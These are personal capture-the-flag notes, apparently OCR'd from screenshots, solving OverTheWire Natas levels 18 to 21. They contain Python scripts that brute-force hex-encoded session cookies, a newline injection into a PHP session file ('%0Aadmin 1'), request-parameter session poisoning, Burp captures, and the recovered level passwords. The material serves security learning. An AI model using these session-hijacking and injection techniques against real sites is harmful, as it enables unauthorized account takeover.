    #response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =
(username, password))
    content = response.text

    if "You are an admin" in content :
        print("Got it!!", i)
        print(content)
        break
```

```
#print(session.cookies["PHPSESSID"].decode('hex'))
#print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))
```

Got it!! 281

Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH




NATAS19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

Username:
Password:
Login




```
Trying PHPSESSID: 3237312d61646d696e
Trying PHPSESSID: 3237322d61646d696e
Trying PHPSESSID: 3237332d61646d696e
Trying PHPSESSID: 3237342d61646d696e
Trying PHPSESSID: 3237352d61646d696e
Trying PHPSESSID: 3237362d61646d696e
Trying PHPSESSID: 3237372d61646d696e
Trying PHPSESSID: 3237382d61646d696e
Trying PHPSESSID: 3237392d61646d696e
Trying PHPSESSID: 3238302d61646d696e
Trying PHPSESSID: 3238312d61646d696e
Got it!! 281
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs
.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas19", "pass": "8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s" };</script></
head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
</b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH</pre></div>
</body>
</html>

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ 
```

~/.config/sublime-text/Packages/HTML-CSS-JS Prettify/natas19.py - Sublime Text (UNREGISTERED)

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string

username = 'natas19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'

url = 'http://%s.natas.labs.overthewire.org/' % username

for i in range(641):

    session = requests.Session()

    hex_encoded_session_id = "%d-admin" % i
    print("Trying PHPSESSID:", hex_encoded_session_id.encode('utf-8').hex())

    cookies = {"PHPSESSID": hex_encoded_session_id.encode('utf-8').hex()}
    response = session.get(url, cookies=cookies, auth=(username, password))
```

```
354.4s]
```



Levels for the Natas box on OverTheWire.org

There are currently 35 levels available on the Natas box on OverTheWire.org. Please note that on ssh wargames the levels are added when they get solved the first time.

Pos	Score	Title	Solvers	LastSolvedBy	LastSolved	Unlock
0	0	natas0	10295	im_not_steve	Aug 28, 2023 - 01:06:54	Well Done
1	1	natas1	9067	im_not_steve	Aug 28, 2023 - 01:08:24	Well Done
2	1	natas2	8706	im_not_steve	Aug 28, 2023 - 01:08:33	Well Done
3	1	natas3	7619	im_not_steve	Aug 28, 2023 - 01:09:05	Well Done
4	1	natas4	6895	im_not_steve	Aug 28, 2023 - 01:09:17	Well Done
5	1	natas5	5991	im_not_steve	Aug 28, 2023 - 01:09:25	Well Done
6	1	natas6	5574	im_not_steve	Aug 28, 2023 - 01:09:33	Well Done
7	1	natas7	5436	im_not_steve	Aug 28, 2023 - 01:11:09	Well Done
8	1	natas8	5273	im_not_steve	Aug 28, 2023 - 01:11:18	Well Done
9	1	natas9	5061	im_not_steve	Aug 28, 2023 - 01:11:27	Well Done
10	1	natas10	4729	im_not_steve	Aug 28, 2023 - 01:11:35	Well Done
11	1	natas11	4267	im_not_steve	Aug 28, 2023 - 01:11:47	Well Done
12	1	natas12	3254	im_not_steve	Aug 28, 2023 - 01:12:35	Well Done
13	1	natas13	2858	im_not_steve	Aug 28, 2023 - 01:12:48	Well Done
14	1	natas14	2717	im_not_steve	Aug 28, 2023 - 01:13:09	Well Done
15	1	natas15	2588	im_not_steve	Aug 28, 2023 - 01:13:20	Well Done
16	1	natas16	2253	im_not_steve	Aug 28, 2023 - 01:13:31	Well Done
17	1	natas17	1946	im_not_steve	Aug 28, 2023 - 01:13:41	Well Done
18	1	natas18	1704	it22883902	Aug 28, 2023 - 02:49:27	Well Done
19	1	natas19	1583	it22883902	Aug 28, 2023 - 03:49:37	Well Done
20	1	natas20	1509	im_not_steve	Aug 28, 2023 - 01:14:03	!
21	1	natas21	1382	im_not_steve	Aug 28, 2023 - 01:14:14	!
22	1	natas22	1320	rmrf09	Aug 27, 2023 - 14:42:22	!
23	1	natas23	1285	rmrf09	Aug 27, 2023 - 14:50:14	!

48 Active Sites

World of Wargame
WeChall
TheBlackSheep
Rankk
Electrica
NewbieContest
LOST-Chall
Yashira
BrainQuest
Net-Force
HackThisSite
ThisisLegal.com
elhacker.net
TryThis0ne
TDHack
+Ma's Reversing
Hacker.org
HackBBS
Root-Me
SPOJ
Revolution Elite
W3Challs
Gekkô
Webhacking.kr
Reversing.Kr
SuNiNaTaS
Yoire
Hacking-Challenges
OverTheWire.org
RedTigers Hackit
Defend the Web
Mod-X
Omega Project
ae27ff
pwnable.kr
RingZer0 Team Online CTF
Hacker Gateway
pwnable.tw

Level 20

In this level there are custom php functions

```
<?php
        function debug($msg) { /* {{{ */
           if(array_key_exists("debug", $_GET)) {
              print "DEBUG: $msg<br>";
           }
        }
/* }}} */
function print_credentials() { /* {{{ */
   if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
   print "You are an admin. The credentials for the next level are:<br>";
   print "<pre>Username: natas21\n";
   print "Password: <censored></pre>";
   } else {
   print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.";
   }
}
/* }}} */
function myread($sid) {
   debug("MYREAD $sid");
   if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
   debug("Invalid SID");
      return "";
   }
```

```
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    if(!file_exists($filename)) {
        debug("Session file doesn't exist");
        return "";
    }
    debug("Reading from ". $filename);
    $data = file_get_contents($filename);
    $_SESSION = array();
    foreach(explode("\n", $data) as $line) {
        debug("Read [$line]");
    $parts = explode(" ", $line, 2);
    if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
    }
    return session_encode();
}

function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!!
    if(strspn($sid,
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") !=
strlen($sid)) {
    debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    $data = "";
    debug("Saving in ". $filename);
```

```php
    ksort($_SESSION);
    foreach($_SESSION as $key => $value) {
        debug("$key => $value");
        $data .= "$key $value\n";
    }
    file_put_contents($filename, $data);
    chmod($filename, 0600);
}

/* we don't need this */
function mydestroy($sid) {
    //debug("MYDESTROY $sid");
    return true;
}
/* we don't need this */
function mygarbage($t) {
    //debug("MYGARBAGE $t");
    return true;
}

session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {
    $_SESSION["name"] = $_REQUEST["name"];
    debug("Name set to " . $_REQUEST["name"]);
}
```

Now we are writing the python code

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas20'
password = 'guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()



response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )
print(response.text)
print("="*80)

response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )
print(response.text)
print("="*80)

response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )
```

```
print(response.text)
print("="*80)
```

in the third time session will be deleted.

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56

******* with the burp suite ********

http://natas20.natas.labs.overthewire.org/?debug

```
DEBUG: MYREAD vm7lfeq4rm4qcikpa79au0dvsj
DEBUG: Reading from /var/lib/php/sessions/mysess_vm7lfeq4rm4qcikpa79au0dvsj  - (this is the path where it saves)
DEBUG: Read []
```

now you can see it does two thing write and read

asdf%250Aid%25250Aasdf

asdf%25id%25asdf

what happen is %25 this will bw removed and print lines

asdf

id


asdf

%0Aadmin 1

and in repeater send it two times, third time session will be deleted.

```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Content-Length: 15
Cache-Control: max-age=0
Authorization: Basic bmF0YXMyMDpndVZhWjNFVDM1TGJnYkZNb2FONXRGY1lUMWpFUDdVSA==
Upgrade-Insecure-Requests: 1
Origin: http://natas20.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas20.natas.labs.overthewire.org/?debug
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vm7lfeq4rm4qcikpa79au0dvsj
Connection: close

name=%0Aadmin 1
```

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56




KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 28 18:39
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
~/.config/sublime-text/Packages/HTML-CSS-JS Prettify/natas20.py - Sublime Text (UNREGISTERED)
Find View Goto Tools Project Preferences Help
natas20.py natas19.py natas18.py natas17.py natas16.py natas15.py natas13.py
Spaces: 4 Python

```
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs
.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH" };</script></
head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD i8oef2g8lr2vkdpj7mdn10foir<br>DEBUG: Reading from /var/lib/php/sessions/mysess_i8oef2g8lr2
vkdpj7mdn10foir<br>DEBUG: Read [name shenal]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>DEBUG: Name s
et to shenal
admin 1<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas21
Password: 89OWrTkGmiLZLv12JY4tLj2c4FW0xn56</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="shenal
admin 1"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE i8oef2g8lr2vkdpj7mdn10foir name|s:14:"shenal
admin 1";admin|s:1:"1";<br>DEBUG: Saving in /var/lib/php/sessions/mysess_i8oef2g8lr2vkdpj7mdn10foir<br>D
EBUG: admin => 1<br>DEBUG: name => shenal
admin 1<br><br />
<b>Warning</b>:  Unknown: Session callback expects true/false return value in <b>Unknown</b> on line <b>
0</b><br />
<br />
<b>Warning</b>:  Unknown: Failed to write session data using user defined save handler. (session.save_pa
th: /var/lib/php/sessions) in <b>Unknown</b> on line <b>0</b><br />

================================================================================

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ 
```

```python
url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()


response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, passworc
print(response.text)
print("="*80)

response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, passworc
print(response.text)
print("="*80)
```

```
) in <b>Unknown</b> on line <b>0</b><br />

================================================================================
 985ms]
```



natas20.natas.labs.overthewire.or
Not secure | natas20.natas.labs.overthewire.org
Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.9.3 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
1 × 2 × 3 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 highlights
Clear
30°C
Mostly cloudy
Search
5:43 PM
8/28/2023

NATAS20

You are logged in as a regular user. Login as an admin to retrieve credent for natas21.

Your name: shenal

Change name

View sourcecode

Warning: Unknown: Session callback expects true/false return value in **Unknown** on line **0**

Warning: Unknown: Failed to write session data using user defined save handler. (session.save_path: /var/lib/php/sessions) in **Unknown** on line **0**

Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas20.natas.labs.overthewire.org ☑ Update Host header to match target

```
GET / HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmF0YXMyMDpndVZhWjNFVDM1TGJnYkZNb2FOTXRGY1lUMWpFUDdVSA==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vm71feq4rm4qcikpa79au0dvsj
Connection: close
```

0 payload positions

Length: 600



natas20.natas.labs.overthewire.or
Not secure
natas20.natas.labs.overthewire.org/?debug
NATAS20
Submit TOKEN

```
DEBUG: MYREAD vm7lfeq4rm4qcikpa79au0dvsj
DEBUG: Reading from
/var/lib/php/sessions/mysess_vm7lfeq4rm4qcikpa79au0dvsj
DEBUG: Read []

Warning: session_start(): Failed to read session data: user (path:
/var/lib/php/sessions) in /var/www/natas/natas20/index.php on line 106
You are logged in as a regular user. Login as an admin to retrieve credentials
for natas21.
Your name:
```

Change name
View sourcecode
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
30°C
Partly sunny
Search
5:58 PM
8/28/2023

Level 21

to command many lines at a time ctrl + /

```
if(array_key_exists("submit", $_REQUEST)) {
   foreach($_REQUEST as $key => $val) {
   $_SESSION[$key] = $val;
   }
}
```

it stores in the session this seems to be the vulnerability

```
# url = 'http://%s.natas.labs.overthewire.org/' % username
experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1'
```


```
experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1&admin=1'
```

```
[DEBUG] Session contents:<br>Array
(
   [debug] => true
   [submit] => 1
   [admin] => 1
)
```

```
print(session.cookies["PHPSESSID"])
uv9e59pkrpleooa9gd13mmhbbo
```

